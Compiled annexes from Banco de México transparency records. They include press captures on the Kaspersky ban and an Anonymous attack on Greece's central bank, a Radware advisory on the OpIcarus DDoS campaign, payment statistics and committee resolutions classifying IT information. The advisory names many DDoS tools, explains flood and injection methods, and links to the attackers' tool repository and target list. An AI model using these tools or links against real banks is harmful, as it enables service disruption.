"The case against Kaspersky Lab is overwhelming," said Sen. Jeanne Shaheen (D-N.H.), a vocal critic of Kaspersky who has pushed to remove the company's software from federal networks. "The strong ties between Kaspersky Lab and the Kremlin are very alarming."

[https://www.washingtonpost.com/.../0/10/d48ce774-a295-11e7-850e-2bdd1236be5d_story.html?noredirect=on&utm_term=.24315eeec5b\[23/10/2018 12:12:00 p. m.\]](https://www.washingtonpost.com/.../0/10/d48ce774-a295-11e7-850e-2bdd1236be5d_story.html?noredirect=on&utm_term=.24315eeec5b[23/10/2018 12:12:00 p. m.])

Israel hacked Kaspersky, then tipped the NSA that its tools had been breached - The Washington Post

The federal government has increasingly conveyed its concerns about Kaspersky to the private sector. Over at least the past two years, the FBI has notified major companies, including in the energy and financial sectors, about the risks of using Kaspersky software. The briefings have elaborated on the risks of espionage, sabotage and supply-chain attacks that could be enabled through use of the software. They also explained the surveillance law that enables the Russian government to see data coursing through its domestic pipes.

"That's the crux of the matter," said one industry official who received the briefing. "Whether Kaspersky is working directly for the Russian government or not doesn't matter; their Internet service providers are subject to monitoring. So virtually anything shared with Kaspersky could become the property of the Russian government."

Late last month, the National Intelligence Council completed a classified report that it shared with NATO allies concluding that the FSB had "probable access" to Kaspersky customer databases and source code. That access, it concluded, could help enable cyberattacks against U.S. government, commercial and industrial control networks.

Jack Gillum contributed to this story.

□ 653 Comments



Today's WorldView newsletter

Analysis on the most important global story of the day, top reads, interesting ideas and opinions to know, in your inbox weekdays.

E-mail address

Sign up

72

Ellen Nakashima Ellen Nakashima is a national security reporter for The Washington Post. She covers cybersecurity, surveillance, counterterrorism and intelligence issues. She has also served as a Southeast Asia correspondent and covered the White House and Virginia state politics. She joined The Post in 1995. **Follow** □

The Washington Post

Help us tell the story.

[https://www.washingtonpost.com/.../0/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?hpid=hp_hp-top-table-main-kaspersky-russia%3Ahomepage%2Ft/kaspersky-russia&utm_term=.24315eeec5b\[23/10/2018 12:12:00 p. m.\]](https://www.washingtonpost.com/.../0/10/d48ce774-aa95-11e7-850e-2bdd1236be5d_story.html?hpid=hp_hp-top-table-main-kaspersky-russia%3Ahomepage%2Ft/kaspersky-russia&utm_term=.24315eeec5b[23/10/2018 12:12:00 p. m.])

ANEXO "R"

<https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01>

Consultada el 23 de octubre de 2018

DHS Statement on the Issuance of Binding Operational Directive 17-01 | Homeland Security

 **Homeland Security**



News Search

[Blog](#) [Data](#) [Events](#) [Fact Sheets](#) [Homeland Security LIVE](#)
[In Focus](#) [Media](#) [Contacts](#) [Multimedia](#)
[National Terrorism Advisory System](#) [Podcasts](#)
[Press Releases](#) [Publications](#) [Library](#) [Social Hub](#)
[Social Media](#) [Speeches](#) [Testimony](#) [News Archive](#)
[Comunicados de Prensa](#)

DHS Statement on the Issuance of Binding Operational Directive 17-01

Release Date: September 13, 2017

For Immediate Release
Office of the Press Secretary
Contact: 202-282-8010

WASHINGTON – After careful consideration of available information and consultation with interagency partners, Acting Secretary of Homeland Security Elaine Duke today issued a Binding Operational Directive (BOD) directing Federal Executive Branch departments and agencies to take actions related to the use or presence of information security products, solutions, and services supplied directly or indirectly by AO Kaspersky Lab or related entities.

The BOD calls on departments and agencies to identify any use or presence of Kaspersky products on their information systems in the next 30 days, to develop detailed plans to remove and discontinue present and future use of the products in the next 60 days, and at 90 days from the date of this directive, unless directed otherwise by DHS based on new information, to begin to implement the agency plans to discontinue use and remove the products from information systems.

This action is based on the information security risks presented by the use of Kaspersky products on federal information systems. Kaspersky anti-virus products and solutions provide broad access to files and elevated privileges on the computers on which the software is installed, which can be exploited by malicious

<https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01> [23/10/2018 12:17:24 p. m.]



DHS Statement on the Issuance of Binding Operational Directive 17-01 | Homeland Security

cyber actors to compromise those information systems. The Department is concerned about the ties between certain Kaspersky officials and Russian intelligence and other government agencies, and requirements under Russian law that allow Russian intelligence agencies to request or compel assistance from Kaspersky and to intercept communications transiting Russian networks. The risk that the Russian government, whether acting on its own or in collaboration with Kaspersky, could capitalize on access provided by Kaspersky products to compromise federal information and information systems directly implicates U.S. national security.

The Department's priority is to ensure the integrity and security of federal information systems. Safeguarding federal government systems requires reducing potential vulnerabilities, protecting against cyber intrusions, and anticipating future threats. While this action involves products of a Russian-owned and operated company, the Department will take appropriate action related to the products of any company that present a security risk based on DHS's internal risk management and assessment process.

DHS is providing an opportunity for Kaspersky to submit a written response addressing the Department's concerns or to mitigate those concerns. The Department wants to ensure that the company has a full opportunity to inform the Acting Secretary of any evidence, materials, or data that may be relevant. This opportunity is also available to any other entity that claims its commercial interests will be directly impacted by the directive. Further information about this process will be available in a Federal Register Notice.

###

Topics: [Cybersecurity](#)

Keywords: [cyber security](#), [information](#)

Last Published Date: July 17, 2018

[Home](#) > [News](#) > [Press Releases](#) > DHS Statement on the Issuance of Binding Operational Directive 17-01



Official website of the Department of Homeland Security

[Site Links](#) [Privacy](#) [FOIA](#) [Accessibility](#) [Plug-ins](#)

<https://www.dhs.gov/news/2017/09/13/dhs-statement-issuance-binding-operational-directive-17-01>[23/10/2018 12:17:24 p. m.]

ANEXO "S"

<http://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR>

Consultada el 22 de enero de 2018

Anonymous attack Greek central bank, warns others

Directory of sites Login Contact Support

World Business Markets Politics TV

ÚNETE A NUESTRA CAUSA

#TECHNOLOGY NEWS MAY 4, 2018 3:20 AM 2 YEARS AGO

Anonymous attack Greek central bank, warns others

Reuters Staff

ATHENS (Reuters) - Greece's central bank became the target of a cyber attack by activist hacking group Anonymous on Tuesday which disrupted service of its web site, a Bank of Greece official said on Wednesday.



<https://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR>[22 01 2018 07:29:03 p. m.]

Anonymous attack Greek central bank, warns others



A protester wearing a Guy Fawkes mask, symbolic of the hacktivist group "Anonymous", takes part in a protest in central Brussels January 28, 2012. **REUTERS** Yves Herman

"The attack lasted for a few minutes and was successfully tackled by the bank's security systems. The only thing that was affected by the denial-of-service attack was our web site," the official said, declining to be named.

Anonymous originated in 2003, adopting the Guy Fawkes mask as their symbol for online hacking. The mask is a stylized portrayal of an oversized smile, red cheeks and a wide moustache upturned at both ends.

"Olympus will fall. A few days ago we declared the revival of operation Icarus. Today we have continuously taken down the website of the Bank of Greece," the group says in a video on YouTube.

"This marks the start of a 30-day campaign against central bank sites across the world."

Reporting by George Georgiopoulos; Editing by Angus MacSwan

Our Standards: [The Thomson Reuters Trust Principles.](#)

SPONSORED



Where is the clever money going?



El crecimiento de la UE impulsa el valor del euro



Actively Riding the Wave of 'Creative Disruption'



Unrivalled insight and analysis enabling decisions with conviction.



Latin America's Renewable Energy Revolution



The Risk of Doing Nothing

[https://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR\[22-01 2018 07:29:03 p. m.\]](https://www.reuters.com/article/us-greece-cenbank-cyber/anonymous-attack-greek-central-bank-warns-others-idUSKCN0XV0RR[22-01 2018 07:29:03 p. m.])

ANEXO "T"

<https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicaruss2017/>,

Consultada el 17 de enero de 2018

Opicaruss 2017 - Radware Security

Página 1 de 5

Threat Advisories and Attack Reports/ddos-threats-attacks/threat-advisories-attack-reports/ / Opicaruss2017

6/8/2017

<https://twitter.com/share?url=https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicaruss2017/&counturl=/ddos-threats-attacks/threat-advisories-attack-reports/opicaruss2017/&text=Opicaruss2017>

<http://www.linkedin.com/shareArticle?mini=true&url=https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicaruss2017/&title=Opicaruss 2017 Radware Security&summary=Opicaruss is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017.&source=https://security.radware.com/>

Opicaruss2017

Abstract

Opicaruss is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017. Its goal is to take down the websites and services associated with the global financial system. These attackers accuse the system with 'corruption' and want to raise public awareness, not financially motivated like cyber-criminals are. Their objective is to target these financial institutions with persistent denial-of-service (DoS) attacks and data dumps. Among the targets of previous attacks are the New York Stock Exchange, Bank of England, Bank of France, Bank of Greece, Bank of Jordan and the Bank of South Korea, among others.



Figure 1: Operation image of Opicaruss



[\(/WorkArea/DownloadAsset.aspx?Id=1558\)](#)

Opicaruss is a multiphase operation originally launched by Anonymous on February 8, 2016 and is now entering its fifth phase on June 11, 2017.

[Download a Copy Now \(/WorkArea/DownloadAsset.aspx?Id=1558\)](#)

OpSacréd – Opicaruss Phase 5

Opicaruss has become highly organized since it first launched and has evolved into its fifth campaign, named OpSacréd. Announced on Facebook on May 12, 2017, hackers posted the documentation, tools and associated Facebook accounts. In the manifesto, Opicaruss makes ten statements:

- Governments need to cease and desist all wars.
- Governments need to return governance of the masses to the masses.
- Debt wage slavery is evil.
- Greed and materialism is evil.
- That when a government no longer serves the needs of its people that it is the duty of its citizens to resist this tyranny.
- That pollution of our planet for the purposes of greed and resource extraction must stop. We only have one planet and it is sacréd.
- That capitalist lobbying of government is corruption.
- That all humanity should enjoy equality.
- That borders and nations are a manmade construct and are disingenuous as we are one.
- That all decisions should be made based on an unconditional love for humanity.

According to a Facebook post¹, Opicaruss2017 will start on June 11th and run till June 21st. The post included a target list for the operation that includes most of the organizations targeted during previous phases.

<https://security.radware.com/ddos-threats-attacks/threat-advisories-attack-reports/opicaruss2017/>

17/01/2018



Figure 2: OpIcarus Facebook Event Page

Reasons for Concern

This operation has more supporters than previous phases and is very well organized. Attackers have transitioned from suggesting LOIC to a series of scripted tools as well as using VPN's and Tor to mask their identity. They are consolidating this information in centralized location - GitHub page - to make it easier for participants to join the operation.

There are more advanced cyber-attack tools compared to previous campaigns available on the GitHub page. The GitHub documentation folder contains information about several large organizations. In phase 5, attackers use open source intelligent tools and scanners to visualize and analyze targeted networks. For example, Zed Attack Proxy, Z.A.P., a tool used to find security vulnerabilities in web applications.

Targets

Target list for OpIcarus2017 is featured on Pastebin. Targeted sites include the International Monetary Fund, the Federal Reserve of America, and central banks of various countries around the world. The full list is available at <https://pastebin.com/CLaP1FRA> (<https://pastebin.com/CLaP1FRA>)

OpIcarus DDoS Arsenal

The operation GitHub page features a set of denial of service tools ranging from basic GUI tools to scripts coded in Python, Perl and C. These tools were not created for OpIcarus but are rather a collection of tools used by other hacktivist and security professionals.

R.U.D.Y. (RUDY) - a slow-rate HTTP POST (Layer 7) denial-of-service tool using long form field submissions. By injecting one byte of information into an application POST field at a time and then waiting, R.U.D.Y. causes application threads to await the end of never-ending posts in order to perform processing (this behavior is necessary in order to allow web servers to support users with slower connections). Since R.U.D.Y. causes the target webserver to hang while waiting for the rest of an HTTP POST request, by initiating simultaneous connections to the server the attacker is ultimately able to exhaust the server's connection table and create a denial-of-service condition.

Tor's Hammer - a Layer 7 DoS tool that executes a DoS attack (<https://github.com/0x00sec/ddos-knowledge-center/ddospedia/ddosattack/>) by using a classic slow POST attack, where HTML POST fields are transmitted in slow rates under the same session (actual rates are randomly chosen within the limit of 0.5-3 seconds).

Similar to R.U.D.Y., the slow POST attack causes the web server application threads to await the end of boundless posts in order to process them. This causes the exhaustion of the web server resources and causes it to enter a denial-of-service state for any legitimate traffic.

A new functionality added to Tor's Hammer is a traffic anonym capability. DoS attacks can be carried out through the Tor Network by using a native socks proxy integrated in Tor clients. This enables launching the attack from random source IP addresses, which makes tracking the attacker almost impossible.

Xerxes - an extremely efficient DoS tool providing the capacity to launch multiple automated independent attacks against several target sites without necessarily requiring a botnet.

KillApache - takes advantage of an old vulnerability allowing attackers to send requests to an Apache server to retrieve URL content in a large number of overlapping "byte ranges" or chunks, effectively causing the server to run out of useable memory - resulting in a denial-of-service condition.

Other DDoS attack tools include:

- BlackHorizon
- MasterK3Y
- Asundos
- D4rk
- CescentMoon
- OpIcarusBot
- Asundos2
- Finder

- ChiHULK
- GoldenEye
- HellSec
- IrcAbuse
- PentaDos
- Purple
- Saddam
- Saphyra
- B0wS3rDdos
- Blacknurse
- Botnet
- Clover
- Getrekt
- L7
- M60
- wso



Figure 2: OpIcarusBot – A Layer 7 attack tool for OpIcarus

OpIcarus Github Pages

OpIcarus - <https://github.com/opIcaruscollective/OpIcarus>(<https://github.com/opIcaruscollective/OpIcarus/>)

Documentation - <https://github.com/opIcaruscollective/OpIcarus/tree/Documentation>

(<https://github.com/opIcaruscollective/OpIcarus/tree/Documentation>)

Tools - <https://github.com/opIcaruscollective/OpIcarus/tree/Tools>(<https://github.com/opIcaruscollective/OpIcarus/tree/Tools>)

YouTube channel - <https://youtu.be/rkS2RfPKtY>(<https://youtu.be/rkS2RfPKtY>)

Attack Vectors

Nmap – a security scanner designed for network discovery and security auditing. It uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering. In addition, they identify what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

Zed Attack Proxy – The OWASP Zed Attack Proxy, ZAP, is a popular and open source security tool that helps users automatically scan and find security vulnerabilities in web applications.

Maltego – an open source intelligence and forensic tool allowing users to discover data from open sources and visualize the data in graphs and detailed reports for data mining and link analysis

TCP flood - One of the oldest yet still very popular DoS attacks. It involves sending numerous SYN packets to the victim. In many cases, attackers will spoof the SRC IP so the reply (SYN+ACK packet) will not return, thus overwhelming the session/connection tables of the targeted server or one of the network entities on the way (typically the firewall). Servers need to open a state for each SYN packet that arrives and they store this state in tables that have limited size. As big as this table may be it is easy to send sufficient amount of SYN packets that will fill the table, and once this happens the server starts to drop a new request, including legitimate ones. Similar effects can happen on a firewall that also has to process and invest in each SYN packet. Unlike other TCP or application level attacks the attacker does not have to use a real IP - this is perhaps the biggest strength of the attack.

UDP Flood – attacker sends large UDP packets to a single destination or to random ports. Since the UDP protocol is "connectionless" and does not have any type of handshake mechanism, the main intention of a UDP flood is to saturate the internet pipe. In most cases the attackers spoof the SRC (source) IP

HTTP/8 Flood—An attack method used by hackers to attack web servers and applications. These floods consist of seemingly legitimate session-based sets of HTTP GET or POST requests sent to a targeted web server. HTTP floods do not use spoofing, reflective techniques or malformed packets. These requests are specifically designed to consume a significant amount of the server's resources, and therefore can result in a denial-of-service. Such requests are often sent en masse by means of a botnet, increasing the attack's overall power. HTTP and HTTPS flood attacks are one of the most advanced threats facing web servers today since it is hard for network security devices to distinguish between legitimate and malicious HTTP traffic.

SQL Injection – This technique takes advantage of poor application coding. When the application inputs are not sanitized, it becomes vulnerable. Attackers can modify an application SQL query to gain access to unauthorized data with administrator access, run remote commands on the server, drop or create objects in the database, and more.

[illegible]

Figure 4: These tools can be found on GitHub at <https://github.com/opicaruscollective/Opicarus/tree/Tools> (<https://github.com/opicaruscollective/Opicarus/tree/Tools>)

Effective DDoS Protection Essentials

- **Hybrid DDoS Protection** (<https://www.redware.com/products/defensepro/>) (on-premise + cloud) – for real-time **DDoS attack prevention** (<https://www.redware.com/solutions/security/>) that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** – to quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation** – to promptly protect from unknown threats and 0-day attacks
- **A cyber-security emergency response plan** – that includes a dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

Effective Web Application Security Essentials

- **Full OWASP Top-10 application vulnerabilities coverage** – against defacements, injections, etc.
- **Low false positive rate** – using negative and positive security models for maximum accuracy
- **Auto policy generation** capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting** capabilities to overcome dynamic IP attacks and achieving improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources

- **Flexible deployment options** - on-premise, out-of-path, virtual or cloud-based

For further security measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Under Attack and in Need of Expert Emergency Assistance? Radware Can Help.

Radware offers a service to help respond to security emergencies, neutralize the risk and better safeguard operations before irreparable damages occur. If you're under DDoS attack or malware outbreak and in need of emergency assistance, **Contact us** (<https://www.radware.com/underattack/>) with the code "Red Button".

<https://www.facebook.com/HarveyHarris6/posts/421743798183944> (<https://www.facebook.com/HarveyHarris6/posts/421743798183944>)

<https://www.facebook.com/events/236685386815328/> (<https://www.facebook.com/events/236685386815328/>)

<https://en.wikipedia.org/wiki/Maltego> (<https://en.wikipedia.org/wiki/Maltego>)

Click here ([/WorkArea/DownloadAsset.aspx?id=1558](#)) to download a copy of the ERT Threat Alert

Download Now  ([/WorkArea/DownloadAsset.aspx?id=1558](#))

DDoS Knowledge Center

- DDoS Chronicles ([/ddos-knowledge-center/ddos-chronicles/](#))
- Research ([/ddos-knowledge-center/research/](#))
- DDoS Definitions - DDoSPedia ([/ddos-knowledge-center/ddospedia/](#))
- Infographics ([/ddos-knowledge-center/infographics/](#))

DDoS Threats and Attacks

- DDoS Attack Types ([/ddos-threats-attacks/ddos-attack-types/](#))
- DDoS Ring of Fire ([/ddos-threats-attacks/ddos-ring-of-fire/](#))
- Threat Advisories and Attack Reports ([/ddos-threats-attacks/threat-advisories-attack-reports/](#))

DDoS Experts' Insider

- Losing Sleep in the C-Suite ([/ddos-experts-insider/losing-sleep-c-suite/](#))
- Expert Talk ([/ddos-experts-insider/expert-talk/](#))
- ERT Case Studies ([/ddos-experts-insider/ert-case-studies/](#))



**Under Attack and
Need Emergency
Assistance?**

Radware Can Help. **Click Here.**
(<https://www.radware.com/underattack/>)

radware.com (<http://www.radware.com>)

- Security (<https://www.radware.com/Solutions/Security/>)
- SSL Attack Protection (<https://www.radware.com/solutions/ssl-attack-protection/>)
- Application & Network Security (<https://www.radware.com/Products/ApplicationSecurity/>)

Community

- Radware Blog (<http://blog.radware.com/security/>)
- Radware Connect (<https://itunes.apple.com/us/app/radware-connect/id3911241007-mi-8>)

© Radware Ltd. 2017 All Rights Reserved | Privacy Policy
(<http://www.radware.com/PrivacyPolicy.aspx>) [Feedback](#) ([/feedback](#))

FOLLOW US

- Twitter (<https://twitter.com/radware>)
- LinkedIn (<https://www.linkedin.com/companies/165642/>)
- Google+ (<https://plus.google.com/+radware/>)
- YouTube (<https://www.youtube.com/user/radwareinc>)
- Facebook (<https://www.facebook.com/Radware>)
- slideshare (<http://www.slideshare.net/Radware>)

ANEXO "U"

<http://www.banxico.org.mx/SieInternet/consultarDirectorioInternetAction.do?sector=5&accion=consultarCuadro&idCuadro=CF252&locale=es>,
Consultada el 27 de marzo de 2019

SISTEMA DE INFORMACIÓN ECONÓMICA

Buscar

SIE- API | Ayuda | English

/ Sistemas de pago /

Sistemas con liquidación en tiempo real. - (CF252)

Periodo: Ene 1992 - Ene 2019 Frecuencia: Mensual Unidades: Diferentes Unidades Cifra: No Homogénea

Exportar:

Exportar cuadro

Exportar series

Análisis:

Mis series

(0)

Agregar series

Ene 2018

Ene 2019

	Nov 2018	Dic 2018	Ene 2019
– Sistemas con liquidación en tiempo real			
✓ Días operados	20	19	22
– Sistema de Atención a Cuentahabientes de Banco de México SIAC			
✓ Número de operaciones	4,574	4,187	4,272
✓ Importe (millones de pesos)	638,058	664,853	672,831
– Sistema de Pagos Electrónicos de Uso Ampliado SPEUA 1/			
✓ Número de operaciones	N/E	N/E	N/E
✓ Importe (millones de pesos)	N/E	N/E	N/E
– Sistema de Liquidación de Valores INDEVAL 2/			
✓ Número de operaciones	309,413	294,381	N/E
✓ Importe (millones de pesos)	66,163,602	63,585,513	N/E
– Sistema de Pagos Electrónicos Interbancarios SPEI® 3/			
✓ Número de operaciones	58,809,631	56,237,059	58,993,463
✓ Importe (millones de pesos)	20,887,149	22,805,402	23,180,782
– Sistema de Pagos Electrónicos Interbancarios en Dólares SPID® 4/			
✓ Número de operaciones	192,037	183,948	196,218
✓ Importe (millones de dólares)	13,753	16,162	15,502

Notas:

Cifras acumuladas.

1/ Dejó de operar en agosto de 2005, las operaciones que se liquidaban en este sistema se liquidan en el SPEI®.

2/ Fuente: INDEVAL. Incluye liquidación del mercado de dinero y mercado de capitales. No incluye reportos entre el Banco de México y los

EL COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

CLASIFICACIÓN DE INFORMACIÓN
FOLIO: 6110000087219

VISTOS, para resolver sobre la clasificación de información relativa a la solicitud de acceso al rubro indicada, y

RESULTANDO

PRIMERO. Que el veinte de diciembre de dos mil diecinueve, la Unidad de Transparencia del Banco de México recibió la solicitud con folio citado al rubro, la cual señala lo siguiente:

"Copia en version electronica de los comprobantes fiscales emitidos por el SCITUM, S.A. DE C.V lo anterior durante el año 2019"

SEGUNDO. Que la referida solicitud fue turnada a la Dirección de Recursos Materiales, unidad administrativa adscrita a la Dirección General de Administración del Banco de México, el veintitrés de diciembre de dos mil diecinueve; y a la Dirección de Infraestructura de Tecnologías de la Información, unidad administrativa adscrita a la Dirección General de Tecnologías de la información del Banco de México, el ocho de enero de dos mil veinte; a través del sistema electrónico de gestión interno de solicitudes de información, previsto para esos efectos.

TERCERO. Que quien es titular de la referida Dirección General de Administración, mediante oficio con número de referencia W40/010/2020, sometió a consideración de este Comité de Transparencia la determinación de ampliación del plazo ordinario de respuesta a la referida solicitud de acceso a la información.

CUARTO. Que este órgano colegiado, mediante resolución de dieciséis de enero de dos mil veinte, confirmó la ampliación del plazo de respuesta por diez días hábiles adicionales al plazo original, para la atención de la solicitud al rubro citada.

QUINTO. Que mediante oficio con fecha de veintitrés de enero de dos mil veinte, quienes son titulares de la Gerencia de Seguridad de Tecnologías de la Información y de la Subgerencia del Centro de Defensa de Ciberseguridad, ambas unidades administrativas adscritas a la Dirección de Seguridad y Organización de la Información, a su vez adscrita a la referida Dirección General de Tecnologías de la Información del Banco de México, hicieron del conocimiento de este órgano colegiado su determinación de clasificar diversa información contenida en los documentos señalados en dicho oficio, en términos de la fundamentación y motivación expresadas en las carátulas y en la prueba de daño adjuntas a dicho oficio, y solicitaron a este Comité confirmar tal clasificación y aprobar las versiones públicas correspondientes.

CONSIDERANDO

PRIMERO. Este Comité de Transparencia es competente para confirmar, modificar o revocar las determinaciones que en materia de ampliación del plazo de respuesta, clasificación de la información y declaración de inexistencia o de incompetencia realicen los titulares de las áreas del Banco de México, de conformidad con lo previsto en los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); y 31, fracción III, del Reglamento Interior del Banco de México (RIBM).

Asimismo, este órgano colegiado es competente para aprobar las versiones públicas que someten a su consideración, en términos del Quincuagésimo sexto y el Sexagésimo segundo, párrafos primero y segundo, inciso a), de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", vigentes (Lineamientos).

SEGUNDO. Enseguida se analiza la clasificación referida en el resultando Quinto de la presente determinación:

Es procedente la clasificación de la información testada y referida como reservada conforme a la fundamentación y motivación expresadas en la correspondiente prueba de daño, la cual se tiene aquí por reproducida como si a la letra se insertase en obvio de repeticiones innecesarias.

En consecuencia, este Comité **confirma la clasificación de la información señalada como reservada** en el oficio referido en el resultando Quinto de la presente determinación.

Asimismo, este órgano colegiado **aprueba las versiones públicas señaladas en el oficio precisado en el resultando Quinto de la presente resolución.**

Por lo expuesto con fundamento en los artículos 44, fracción II, y 137, párrafo segundo, inciso a), de la LGTAIP; 65, fracción II, y 102, párrafo primero, de la LFTAIP; 31, fracción III, del RIBM; y Quinta de las Reglas de Operación del Comité de Transparencia del Banco de México, este órgano colegiado:

RESUELVE

ÚNICO. Se **confirma la clasificación de la información** señalada en el oficio referido en el resultando Quinto de la presente determinación, conforme a la fundamentación y motivación expresadas en la correspondiente prueba de daño y se aprueban las versiones públicas respectivas, en términos del considerando Segundo de la presente determinación.

Así lo resolvió, por unanimidad de sus integrantes presentes, el Comité de Transparencia del Banco de México, en sesión celebrada el veintinueve de enero de dos mil veinte. -----


COMITÉ DE TRANSPARENCIA



MARÍA TERESA MUÑOZ ARÁMBURU
Presidenta



EDGAR MIGUEL SALAS ORTEGA
Integrante Suplente



JOSÉ RAMÓN RODRÍGUEZ MANCILLA
Integrante Suplente

"Anexo 9"



BANCO DE MÉXICO



Ciudad de México, a 23 de enero de 2020

COMITÉ DE TRANSPARENCIA DEL BANCO DE MÉXICO

Presente.

Me refiero a la solicitud de acceso a la información, identificada con el número de folio 6110000085519, que nos turnó la Unidad de Transparencia el 9 de enero del presente año, y que para pronta referencia se transcribe a continuación:

"Copia en version electronica de los comprobantes fiscales emitidos por el MARTHE ACABADOS Y CONSTRUCCIONES, S.A. DE C.V. lo anterior durante el año 2019".

Al respecto, nos permitimos informarle que la Dirección de Infraestructura de Tecnologías de la Información, de conformidad con los artículos 100, 106, fracción I, y 111, de la Ley General de Transparencia y Acceso a la Información Pública; 97, 98, fracción I, y 108, de la Ley Federal de Transparencia y Acceso a la Información Pública, así como el Quincuagésimo sexto de los "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas" vigentes, ha determinado clasificar diversa información contenida en los documentos que se indican más adelante, de conformidad con la fundamentación y motivación señaladas en las carátulas y en la prueba de daño correspondiente.

Para facilitar su identificación, en el siguiente cuadro encontrarán el detalle del título de los documentos clasificados, los cuales coinciden con los que aparecen en las carátulas que debidamente firmadas se acompañan al presente.

No.	TÍTULO DEL DOCUMENTO CLASIFICADO	CARÁTULA NÚMERO DE ANEXO	PRUEBA DE DAÑO NÚMERO DE
1	Comprobante fiscal MARTHE ACABADOS Y CONSTRUCCIONES S.A. DE C.V. folio 4223.	1	2
2	Comprobante fiscal MARTHE ACABADOS Y CONSTRUCCIONES S.A. DE C.V. folio 4228.	3	2

Por lo expuesto, en términos de los artículos 44, fracción II, de la Ley General de Transparencia y Acceso a la Información Pública; 65, fracción II, de la Ley Federal de Transparencia y Acceso a la Información Pública; y 31, fracción III, del Reglamento Interior del Banco de México; así como Quincuagésimo sexto, y Sexagésimo segundo, inciso a), de los Lineamientos, atentamente solicito a ese Comité de Transparencia confirmar la clasificación de la información realizada por la Dirección de Infraestructura de Tecnologías de la Información, y aprobar las versiones públicas señaladas en el cuadro precedente.

Asimismo, de conformidad con el Décimo de los señalados "Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas", informamos que el personal que por la naturaleza de sus atribuciones tiene acceso a los referidos documentos clasificados, es el descrito a continuación:

Personal de la DGTI:

- Gerencia de Cómputo (Gerente)
- Subgerencia de Desarrollo de Servicios de Cómputo (Todo el personal)
- Subgerencia de Planeación y Regulación (Todo el personal)

Personal de la DCP:

- Dirección de Contabilidad, Planeación y Presupuesto (Director)
- Gerencia de Gestión Presupuestal (Todo el personal)
- Gerencia de Contabilidad e Información Financiera (Todo el personal)

Personal de la DRM:

- Gerencia de Abastecimiento de Tecnologías de la Información Inmuebles y Generales (Todo el personal).
- Gerencia de Abastecimiento a Emisión y Recursos Humanos (Todo el personal).
- Gerencia de Soporte Legal y Mejora Continua de Recursos Materiales (Todo el personal).

Atentamente,



MARCOS PÉREZ HERNÁNDEZ
Director de Infraestructura de Tecnologías de la
Información

CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
I. Área titular que clasifica la información.	Dirección de Infraestructura de Tecnologías de la Información
II. La identificación del documento del que se elabora la versión pública.	Comprobante fiscal MARTHE ACABADOS Y CONSTRUCCIONES S.A. DE C.V. folio 4223.
III. Firma del titular del área y de quien clasifica.	 MARCOS PÉREZ HERNÁNDEZ Dirección de Infraestructura de Tecnologías de la Información
IV. Fecha y número del acta de la sesión del Comité donde se aprobó la versión pública.	 La presente versión pública fue aprobada en la sesión del Comité de Transparencia Ordinaria, número 06/2020 celebrada el 29 de Enero de 2020. Secretaría del Comité de Transparencia Sergio Zambrano Herrera, Secretario del Comité de Transparencia del Banco de México. Héctor García Mondragón, Prosecretario del Comité de Transparencia del Banco de México.

PARTES O SECCIONES CLASIFICADAS COMO INFORMACIÓN RESERVADA				
Ref.	Pág.	Información testada	Fundamento Legal	Motivación
A1	1	Información relacionada con las especificaciones de la infraestructura de tecnologías de la información y comunicaciones del Banco de México, así como datos a través de los cuales se puede obtener dicha información.	Conforme a la prueba de daño que se adjunta.	Conforme a la prueba de daño que se adjunta.



CARÁTULA DE VERSIÓN PÚBLICA

La presente versión pública se elaboró con fundamento en los artículos 3, fracción XXI, 100, 106, y 109 de la Ley General de Transparencia y Acceso a la Información Pública (LGTAIP); 97, 98, y 106 de la Ley Federal de Transparencia y Acceso a la Información Pública (LFTAIP); Primero, Segundo, fracción XVIII, Séptimo, Quincuagésimo sexto, Sexagésimo segundo, y Sexagésimo tercero de los "*Lineamientos generales en materia de clasificación y desclasificación de la información, así como para la elaboración de versiones públicas*", vigentes (Lineamientos).

VERSIÓN PÚBLICA	
